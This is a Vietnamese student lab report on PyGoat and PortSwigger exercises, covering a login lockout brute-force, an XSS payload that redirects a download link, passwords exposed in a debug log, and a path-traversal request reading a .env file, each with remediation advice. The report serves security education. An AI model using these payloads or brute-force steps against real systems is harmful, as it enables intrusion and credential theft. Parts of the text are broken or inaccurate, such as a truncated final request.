

BÁO CÁO THỰC HÀNH

Môn học: Bảo mật Web và ứng dụng

Lab 1: Tổng quan các lỗ hổng bảo mật web thường gặp (phần 2)

GVHD: Ngô Đức Hoàng Sơn

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT132.012.ATCL.2- Nhóm 4

STT	Họ và tên	MSSV	Email
1	Đỗ Thị Yến Ly	21520337	21520337@gm.uit.edu.vn
2	Lê Hoàng Oanh	21521253	21521253@gm.uit.edu.vn
3	Nguyễn Đại Bảo Duy	21520772	21520772@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:

STT	Công việc	Kết quả tự đánh giá
1	Yêu cầu 1	100%
2	Yêu cầu 2	100%
3	Yêu cầu 3	100%
4	Yêu cầu 4	100%
5	Yêu cầu 5	100%
6	Yêu cầu 6	100%
7	Yêu cầu 7	100%
8	Yêu cầu 8	100%
9	Yêu cầu 9	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

BÁO CÁO CHI TIẾT

Bài tập 1: Thực hiện việc khai thác lỗ hổng với một ứng dụng render Markdown thành HTML.

- Tiêu đề: Vulnerable and Outdated Components – data, information
- Mô tả lỗ hổng:
Vulnerable and Outdated Components:
 - "Lỗ hổng Vulnerable and Outdated Components" là một trong những vấn đề bảo mật phổ biến mà tổ chức và cá nhân phải đối mặt khi triển khai và quản lý các ứng dụng phần mềm. Điều này đề cập đến việc sử dụng các thành phần phần mềm bên thứ ba trong một ứng dụng mà đã bị phát hiện có lỗ hổng bảo mật hoặc đã bị thay đổi nhưng chưa được cập nhật.
 - Các lỗ hổng này có thể được sử dụng bởi kẻ tấn công để thực hiện các cuộc tấn công như thực hiện mã độc, truy cập trái phép vào hệ thống, đánh cắp dữ liệu, hoặc thậm chí kiểm soát toàn bộ hệ thống. Các thành phần phần mềm cũng có thể bao gồm các thư viện, framework, hoặc module từ các bên thứ ba mà người phát triển tích hợp vào ứng dụng của họ để tiết kiệm thời gian và công sức.

Tóm tắt: Các bước để thực hiện lại và bằng chứng:

- Mức độ ảnh hưởng của lỗ hổng:

Lỗ hổng trong các thành phần phần mềm cũ và không được cập nhật có thể dẫn đến các tác động bảo mật nghiêm trọng như thực thi mã độc, truy cập trái phép vào hệ thống, kiểm soát hệ thống, lây nhiễm malware, và tiết lộ thông tin nhạy cảm. Điều này đe dọa tính toàn vẹn và sự riêng tư của dữ liệu và hệ thống.

- Khuyến cáo khắc phục:

Loại bỏ các dependencies không sử dụng, các tính năng, thành phần, tệp và tài liệu không cần thiết.

Cập nhật định kỳ: Thực hiện cập nhật định kỳ cho tất cả các thành phần phần mềm trong hệ thống của bạn. Đảm bảo bạn theo dõi và áp dụng tất cả các bản vá bảo mật mới nhất từ nhà cung cấp.

Giám sát bảo mật: Triển khai các giải pháp giám sát bảo mật để phát hiện và cảnh báo về các lỗ hổng bảo mật trong các thành phần phần mềm của bạn, bao gồm cả những lỗ hổng đã được công bố và những lỗ hổng chưa được biết đến.

Đánh giá rủi ro: Thực hiện các đánh giá rủi ro định kỳ để xác định các lỗ hổng bảo mật trong hệ thống của bạn và ưu tiên các biện pháp vá đối với các lỗ hổng quan trọng nhất.

Bài tập 2: Dựa vào thông tin recon được, có khai thác được gì không, ngoài ra còn có lỗi nào khác không, có thể đọc mã nguồn ứng dụng để tìm hiểu?

```
@authentication_decorator
def auth_failure_lab2(request):
    if request.method == "GET":
        return render(request, "Lab_2021/A7_auth_failure/lab2.html" )

    elif request.method == "POST":
        username = request.POST["username"]
        password = request.POST["password"]
        try:
            user = AF_admin.objects.get(username=username)
            print(type(user.lockout_cooldown))
            if user.is_locked == True and user.lockout_cooldown > datetime.date.today():
                return render(request, "Lab_2021/A7_auth_failure/lab2.html", {"is_locked":True})

            try:
                ph = PasswordHasher()
                ph.verify(user.password, password)
                if user.is_locked == True and user.lockout_cooldown < datetime.date.today():
                    user.is_locked = False
                    user.last_login = datetime.datetime.now()
                    user.failattempt = 0
                    user.save()
                return render(request, "Lab_2021/A7_auth_failure/lab2.html", {"user":user, "success":True, "failure":False})
            except:
                fail_attempt = user.failattempt + 1
                if fail_attempt == 5:
                    user.is_active = False
                    user.failattempt = 0
                    user.is_locked = True
                    user.lockout_cooldown = datetime.datetime.now() + datetime.timedelta(minutes=1440)
                    user.save()
                return render(request, "Lab_2021/A7_auth_failure/lab2.html", {"user":user, "success":False, "failure":True, "is_locked":True})
            user.failattempt = fail_attempt
            user.save()
            return render(request, "Lab_2021/A7_auth_failure/lab2.html", {"success":False, "failure":True})
        except Exception as e:
            print(e)
            return render(request, "Lab_2021/A7_auth_failure/lab2.html", {"success":False, "failure":True})
```

Đọc mã nguồn ứng dụng, ta thấy khi đăng nhập 5 lần thì sẽ lock tài khoản 1440 phút tức 24h, như vậy với quyền tài khoản khi ta nhập quá số lần thì sẽ bị khoá.

Bài tập 3: Báo cáo lỗ hổng đang được thực hành. Sử dụng format theo mẫu.

- Tiêu đề: Identification and Authentication Failures – quyền truy cập tài khoản
- Mô tả lỗ hổng:

Identification and Authentication Failures:

- Lỗi nhận dạng và xác thực có thể xảy ra khi các chức năng liên quan đến danh tính, xác thực hoặc quản lý phiên của người dùng không được triển khai đúng cách hoặc không được bảo vệ đầy đủ.
- Kẻ tấn công có thể khai thác các lỗi nhận dạng và xác thực bằng cách xâm phạm mật khẩu, khoá, mã thông báo phiên hoặc khai thác các lỗi triển khai khác để giả định danh tính của người dùng khác, tạm thời hoặc vĩnh viễn.

Tóm tắt: Các bước để thực hiện lại và bằng chứng:

1. Truy cập bài thực hành

http://localhost:8000/auth_failure/lab2/admin12983gfugef81e8yeryepanel

2. Web cung cấp tài khoản admin và password ở dạng hash. Ta đăng nhập với username là admin_pygoat@pygoat.com và ta sẽ thực hiện đăng nhập lại với những password thông dụng như:

123456


123

1234

Admin

Pass

Password



Nhưng khi đăng nhập quá 5 lần và bị sai thì tài khoản của ta sẽ bị xoá.

Như vậy ta đã thực hiện khoá thành công tài khoản admin

- Mức độ ảnh hưởng của lỗ hổng: high

Lỗ hổng trong xác thực và xác nhận có thể dẫn đến việc truy cập trái phép vào hệ thống và thông tin nhạy cảm, làm giả danh, tiến hành tấn công "Brute Force", suy yếu tính an toàn của hệ thống Multi-factor Authentication và tạo cơ hội cho các cuộc tấn công khác như tấn công đặc quyền hoặc tấn công phá hoại. Điều này đặc biệt nghiêm trọng và yêu cầu sự khắc phục kịp thời để bảo vệ dữ liệu và hệ thống.

- Khuyến cáo khắc phục:

Giám sát và Phát hiện xâm nhập (Intrusion Detection): Sử dụng các công cụ giám sát và phát hiện xâm nhập để theo dõi hoạt động đăng nhập và nhận biết các hoạt động bất thường, như đăng nhập từ địa điểm không xác định hoặc sử dụng thông tin đăng nhập không hợp lệ.

Bài tập 4: Lỗi ở đây là gì, gây nên vấn đề gì đối với chức năng của web thực tế ảnh hưởng đến sự toàn vẹn của phần mềm?


Lỗi là đầu vào của phần input được truyền các script vào có thể bị chèn các lệnh thực thi vào chương trình.

Bài tập 5: Báo cáo lỗ hổng đang được thực hành. Sử dụng format theo mẫu.

- Tiêu đề: Software and Data Integrity Failures
- Mô tả lỗ hổng:
Software and Data Integrity Failures:
 - Các lỗi về tính toàn vẹn của phần mềm và dữ liệu liên quan đến mã và cơ sở hạ tầng không bảo vệ chống lại các vi phạm về tính toàn vẹn.
 - Điều này có thể xảy ra khi sử dụng phần mềm từ các nguồn và kho lưu trữ không đáng tin cậy hoặc thậm chí là phần mềm bị can thiệp tại nguồn, trong quá trình chuyển tiếp hoặc thậm chí là trong bộ đệm của endpoint.

Tóm tắt: Các bước để thực hiện lại và bằng chứng:

1. Truy cập bài thực hành tại <http://localhost:8000/2021/A8/lab2>
2. Nhập username và download file



3. Sau khi tải về ta có được file real.txt. Ngoài ra gợi ý đề bài cho ta được thêm file fake.txt

```
(kali@kali)-[~/Downloads]
$ cat real.txt
This is real file
```

```
(kali@kali)-[~/Downloads]
$ cat fake.txt
this is malicious file
```

4. So sánh hàm băm trước khi mở tệp đó. Như chúng ta có thể thấy các giá trị băm không khớp.

```
(kali@kali)-[~/Downloads]
$ md5sum real.txt
656c9341ab5f1d8439b62a36dd46630e  real.txt


(kali@kali)-[~/Downloads]
$ md5sum fake.txt
ba82beb5e1097056ffa76e02c2490128  fake.txt
```

Dữ liệu này là minh chứng cho thấy cách một cuộc tấn công XSS có thể đánh lừa người dùng tải xuống bất kỳ tệp độc hại nào. Phòng thí nghiệm bao gồm một trang để tải xuống một tệp và một liên kết trực tiếp đến trang đó cũng được


cung cấp (từ một hacker). Vì vậy, với tư cách là người dùng, chúng ta phải luôn kiểm tra chéo các chữ ký để xác minh Tính toàn vẹn dữ liệu.

Ta cũng có thể thay thế input bằng đoạn code bên dưới:

```
<script>document.getElementById("download_link").href =  
"/static/fake.txt";</script>
```



Khi đó web sẽ tải về một file fake



- Mức độ ảnh hưởng của lỗ hổng: high


Lỗ hổng trong mã nguồn có thể dẫn đến sự cố về tính toàn vẹn phần mềm và dữ liệu, bao gồm thực thi mã độc, thay đổi hoặc phá hoại dữ liệu, sự cố về tính toàn vẹn phần mềm, truy cập trái phép, và lây nhiễm malware. Điều này tạo ra rủi ro bảo mật lớn và ảnh hưởng đến hoạt động của hệ thống và tổ chức.

- Khuyến cáo khắc phục:

Sử dụng chữ ký số hoặc các cơ chế tương tự để xác minh phần mềm hoặc dữ liệu đến từ nguồn dự kiến và không bị thay đổi.

Thực hiện filter đầu vào của phần input nhằm chặn các script được truyền vào để tránh bị chèn các lệnh thực thi vào chương trình.

Bài tập 6: Bài thực hành ghi log ở đâu, thông tin nhạy cảm có thể được tiết lộ từ vị trí nào của log?



```
INFO "GET /static/admin/css/dashboard.css HTTP/1.1" 304 0
INFO "GET /static/admin/css/base.css HTTP/1.1" 304 0
INFO "GET /static/admin/css/responsive.css HTTP/1.1" 304 0
INFO "GET /static/admin/css/fonts.css HTTP/1.1" 304 0
INFO "GET /static/admin/img/icon-addlink.svg HTTP/1.1" 304 0
INFO "GET /static/admin/fonts/Roboto-Light-webfont.woff HTTP/1.1" 304 0
INFO "GET /static/admin/fonts/Roboto-Regular-webfont.woff HTTP/1.1" 304 0
INFO "GET /static/admin/fonts/Roboto-Bold-webfont.woff HTTP/1.1" 304 0
INFO "GET /admin/logout/ HTTP/1.1" 200 1207
INFO "GET /admin/logout/ HTTP/1.1" 302 0
INFO "GET /admin/ HTTP/1.1" 302 0
INFO "GET /admin/login/next=/admin/ HTTP/1.1" 200 1913
INFO "GET /static/admin/css/login.css HTTP/1.1" 304 0
INFO Watching for file changes with StatReloader
INFO "GET / HTTP/1.1" 200 8157
INFO "GET /static/introduction/style4.css HTTP/1.1" 304 0
WARNING Not Found: /favicon.ico
INFO "GET /favicon.ico HTTP/1.1" 404 9350
INFO "GET /login HTTP/1.1" 301 0
INFO "GET /login/ HTTP/1.1" 200 7978
INFO "GET /a10_lab?username=Hacker&password=Hacker HTTP/1.1" 301 0
INFO "GET /logout HTTP/1.1" 301 0
INFO "GET /logout/ HTTP/1.1" 200 1207
INFO "GET /static/admin/css/base.css HTTP/1.1" 304 0
INFO "GET /static/admin/css/responsive.css HTTP/1.1" 304 0
INFO "GET /static/admin/css/fonts.css HTTP/1.1" 200 423
INFO "GET /static/admin/fonts/Roboto-Regular-webfont.woff HTTP/1.1" 200 85876
INFO "GET /static/admin/fonts/Roboto-Light-webfont.woff HTTP/1.1" 200 85692
INFO "GET /admin/ HTTP/1.1" 302 0
INFO "GET /admin/login/next=/admin/ HTTP/1.1" 200 1913
INFO "GET /static/admin/css/login.css HTTP/1.1" 200 1233
INFO "GET /logout/ HTTP/1.1" 200 1207
INFO "GET /login/ HTTP/1.1" 200 7978
INFO A:\wsl\Pygoat\pygoat\pygoat\urls.py changed, reloading.
INFO Watching for file changes with StatReloader
INFO A:\wsl\Pygoat\pygoat\pygoat\introduction\views.py changed, reloading.
INFO Watching for file changes with StatReloader
ERROR Internal Server Error: /register
Traceback (most recent call last):
  File "A:\wsl\Pygoat\venv\lib\site-packages\django\core\handlers\exception.py", line 34, in inner
    response = get_response(request)
  File "A:\wsl\Pygoat\venv\lib\site-packages\django\core\handlers\base.py", line 124, in _get_response
    raise ValueError
ValueError: The view introduction.views.register didn't return an HttpResponse object. It returned None instead.
```

Bài thực hành ghi log ở /debug, thông tin nhạy cảm có thể được tiết lộ khi request URL có chứa thông tin nhạy cảm như username, password...

Bài tập 7: Báo cáo lỗ hổng đang được thực hành. Sử dụng format theo mẫu.

- Tiêu đề: Security Logging and Monitoring Failures – information
- Mô tả lỗ hổng: Việc không ghi nhật ký, giám sát hoặc báo cáo đầy đủ các sự kiện bảo mật, chẳng hạn như các lần thử đăng nhập, khiến hành vi đáng ngờ khó bị phát hiện và làm tăng đáng kể khả năng kẻ tấn công có thể khai thác thành công ứng dụng.

Tóm tắt: Các bước để thực hiện lại và bằng chứng:

Truy cập vào đường dẫn <http://localhost:8000/debug> để xem log và thấy được yêu cầu nhận từ máy chủ có chứa thông tin người dùng và mật khẩu và có thể sử dụng thông tin khai thác được để đăng nhập (username: Hacker, password: Hacker)

INFO "GET /a10_lab?username=Hacker&password=Hacker HTTP/1.1" 301 0

```
INFO Watching for file changes with StatReloader
INFO "GET / HTTP/1.1" 200 8157
INFO "GET /static/introduction/style4.css HTTP/1.1" 304 0
WARNING Not Found: /favicon.ico
WARNING "GET /favicon.ico HTTP/1.1" 404 9350
INFO "GET /login HTTP/1.1" 301 0
INFO "GET /login/ HTTP/1.1" 200 7978
INFO "GET /a10_lab?username=Hacker&password=Hacker HTTP/1.1" 301 0
INFO "GET /logout HTTP/1.1" 301 0
INFO "GET /logout/ HTTP/1.1" 200 1207
INFO "GET /static/admin/css/base.css HTTP/1.1" 304 0
INFO "GET /static/admin/css/responsive.css HTTP/1.1" 304 0
INFO "GET /static/admin/css/fonts.css HTTP/1.1" 200 423
INFO "GET /static/admin/fonts/Roboto-Regular-webfont.woff HTTP/1.1" 200 85876
INFO "GET /static/admin/fonts/Roboto-Light-webfont.woff HTTP/1.1" 200 85692
INFO "GET /admin/ HTTP/1.1" 302 0
```

- Mức độ ảnh hưởng của lỗ hổng: critical

Sự thiếu sót trong quá trình ghi nhật ký và giám sát bảo mật ảnh hưởng nghiêm trọng đến khả năng phát hiện các mối đe dọa và tấn công bảo mật.

Nguy cơ mất dữ liệu quan trọng hoặc thông tin cá nhân do không có cơ chế ghi nhật ký hiệu quả để theo dõi các hoạt động đáng ngờ.

- Khuyến cáo khắc phục:

Triển khai các giải pháp giám sát bảo mật và ghi nhật ký hiệu quả, bao gồm cài đặt các công cụ tự động phát hiện và cảnh báo sự việc bất thường.

Tạo và thực thi chính sách bảo mật rõ ràng về việc ghi nhật ký và giám sát, bao gồm cập nhật định kỳ và giám sát hiệu suất của các hệ thống liên quan.

Bài tập 8: Vị trí lỗ hổng ở đâu, khai thác lỗi này như thế nào?



Lỗ hổng nằm trong source code của website, lỗ hổng này được khai thác bằng cách can thiệp vào POST request để cho website load nội dung của file .env được gợi ý trong code

Bài tập 9: Báo cáo lỗ hổng đang được thực hành. Sử dụng format theo mẫu.

- Tiêu đề: Server-Side Request Forgery (SSRF)
- Mô tả lỗ hổng: Lỗ hổng SSRF xảy ra bất cứ khi nào ứng dụng web tìm nạp tài nguyên từ xa mà không xác thực URL do người dùng cung cấp. Nó cho phép kẻ tấn công ép buộc ứng dụng gửi yêu cầu được tạo thủ công đến đích không mong muốn. Ứng dụng web dễ bị tấn công thường sẽ có đặc quyền đọc, ghi hoặc nhập dữ liệu bằng URL. Để thực hiện một cuộc tấn công SSRF, kẻ tấn công lạm dụng chức năng trên máy chủ để đọc hoặc cập nhật tài nguyên nội bộ. Sau đó kẻ tấn công có thể ép buộc ứng dụng gửi yêu cầu truy cập các tài nguyên ngoài ý muốn.

Tóm tắt: Các bước để thực hiện lại và bằng chứng:

1. Truy cập bài thực hành tại http://localhost:8000/ssrf_lab và view code để kiểm tra. Hàm GET trả về trang HTML ('ssrf_lab.html'). Nhưng đối với hàm POST, website sẽ mở và đọc file thông qua trường "blog" và trả về nội dung của file nếu file tồn tại, ngược lại sẽ thông báo lỗi "No blog found" và sử dụng giá trị của trường "blog" mà không kiểm tra hoặc xác thực khi mở và đọc file.


```
def ssrf_lab(request):
    if request.user.is_authenticated:
        if request.method=="GET":
            return render(request,"Lab/ssrf/ssrf_lab.html",{"blog":"Read Blog About SSRF"})
        else:
            file=request.POST["blog"]
            try :
                dirname = os.path.dirname(__file__)
                filename = os.path.join(dirname, file)
                file = open(filename,"r")
                data = file.read()
                return render(request,"Lab/ssrf/ssrf_lab.html",{"blog":data})
            except:
                return render(request, "Lab/ssrf/ssrf_lab.html", {"blog": "No blog found"})
    else:
        return redirect('login')
```

- Tiến hành kiểm tra source code của website ta thấy gợi ý “Try to find .env file” và có 1 tag hidden dẫn đến value của file .txt, sau đó tiến hành thay đổi giá trị của thẻ input để redirect đến file .env.

```
<div style="display:flex;flex-direction:column;align-items:center">
  <div>
    <h1> Read Blog </h2>
    <br>
  </div>
  <div style="display:flex;flex-direction:row;align-items:center;margin:15px">
    <form method="post" action="/ssrf_lab">
      <input type="hidden" name="csrfmiddlewaretoken" value="aRaVU0WiEhtyZXQ2EB1ZC7C26EAWekjZJ3S11gdnMHkPwJhKxLxeX0CsdfX3wXF">
      <input type="hidden" name="blog" value="templates/Lab/ssrf/blogs/blog1.txt">
      <button type="submit" class="btn btn-info"> Blog1 </button>
    </form>
    <form method="post" action="/ssrf_lab">
      <input type="hidden" name="csrfmiddlewaretoken" value="aRaVU0WiEhtyZXQ2EB1ZC7C26EAWekjZJ3S11gdnMHkPwJhKxLxeX0CsdfX3wXF">
      <input type="hidden" name="blog" value="templates/Lab/ssrf/blogs/blog2.txt">
      <button type="submit" class="btn btn-info"> Blog2 </button>
    </form>
    <form method="post" action="/ssrf_lab">
      <input type="hidden" name="csrfmiddlewaretoken" value="aRaVU0WiEhtyZXQ2EB1ZC7C26EAWekjZJ3S11gdnMHkPwJhKxLxeX0CsdfX3wXF">
      <input type="hidden" name="blog" value="templates/Lab/ssrf/blogs/blog3.txt">
      <button type="submit" class="btn btn-info"> Blog3 </button>
    </form>
    <form method="post" action="/ssrf_lab">
      <input type="hidden" name="csrfmiddlewaretoken" value="aRaVU0WiEhtyZXQ2EB1ZC7C26EAWekjZJ3S11gdnMHkPwJhKxLxeX0CsdfX3wXF">
      <input type="hidden" name="blog" value="templates/Lab/ssrf/blogs/blog4.txt">
      <button type="submit" class="btn btn-info"> Blog4 </button>
    </form>
  </div>
  <div>
    Read Blog About SSRF
  </div>
  <div>
    <button class="coll2 btn btn-info" style="position : fixed ; right : 330px; bottom : 7px">Hint</button>
    <div class="lab code">
      Try to find a .env file
    </div>
  </div>
</div>
```

- Dùng burbsuite để tìm ra file .env và thu được kết quả

```
1 POST /ssrf_lab HTTP/1.1
2 Host: 172.31.0.13:8000
3 Content-Length: 132
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests : 1
6 Origin: http://172.31.0.13:8000
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.134 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
10 Referer: http://172.31.0.13:8000/ssrf_lab
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: csrftoken=wmxfXsGjctFRdyt2D7h4S2e8go94N3mdjh5VFEbx17JmWzeenMzhmWos3SX6OXz6Gq ; sessionId=Dwaqvop6okqijb76oLcn574x2z9q4qtz
14 Connection: close
15
16 csrfmiddlewaretoken =G2Q1twPF8hhJdBqUKi3tCKT33X0wEjgtToohIk5arjoezhB6e8k29zDVLcweHJw &blog=.../..env
```



- Mức độ ảnh hưởng của lỗ hổng:

SSRF có thể dẫn đến lợi dụng các tài nguyên nội bộ của mạng, như cơ sở dữ liệu, hệ thống quản lý, hoặc máy chủ khác.

Kẻ tấn công có thể truy cập, đọc, hoặc thậm chí thay đổi dữ liệu nội bộ.

Nguy cơ mất dữ liệu quan trọng hoặc lộ thông tin nhạy cảm.

- Khuyến cáo khắc phục:

Network layer:

Phân đoạn chức năng truy cập tài nguyên từ xa vào các mạng riêng biệt để giảm thiểu tác động của SSRF. Áp dụng các chính sách tường lửa hoặc quy tắc kiểm soát truy cập mạng "từ chối mặc định" để chặn tất cả các lưu lượng nội mạng ngoại trừ lưu lượng cần thiết.

Application layer:


Lọc và xác thực tất cả dữ liệu nhập vào từ phía khách hàng Áp dụng chuẩn URL, cổng, và đích đến với danh sách cho phép tích cực Không gửi phản hồi gốc đến cho khách hàng Tắt chuyển hướng HTTP Chú ý đến tính nhất quán của URL để tránh các cuộc tấn công như DNS rebinding và "thời điểm kiểm tra, thời điểm sử dụng" (TOCTOU) race conditions

Additional Measures to consider:


Không triển khai các dịch vụ liên quan đến bảo mật khác trên các hệ thống trước (ví dụ: OpenID). Kiểm soát lưu lượng cục bộ trên các hệ thống này (ví dụ: localhost) Đối với các hệ thống frontend với các nhóm người dùng được quản lý và riêng biệt, sử dụng mã hóa mạng (ví dụ: VPN) trên các hệ thống độc lập để xem xét các nhu cầu bảo vệ rất cao

Bài tập Bonus


Lab: Password brute-force via password change



Payload brute force password trong BurpSuite



Kết quả password



6.

Lab: Username enumeration via different responses

Tương tự câu trên ta dùng BurpSuite brute force username, password

```

1 POST /login HTTP/2
2 Host: 0a5b00b1031a11ee8038b7910028006f.web-security-academy.net
3 Cookie: session=U7anffuJAVDBLDQ3vxbEK5mccxvWdmGC
4 Content-Length: 20
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not(A:Brand";v="24", "Chromium";v="122"
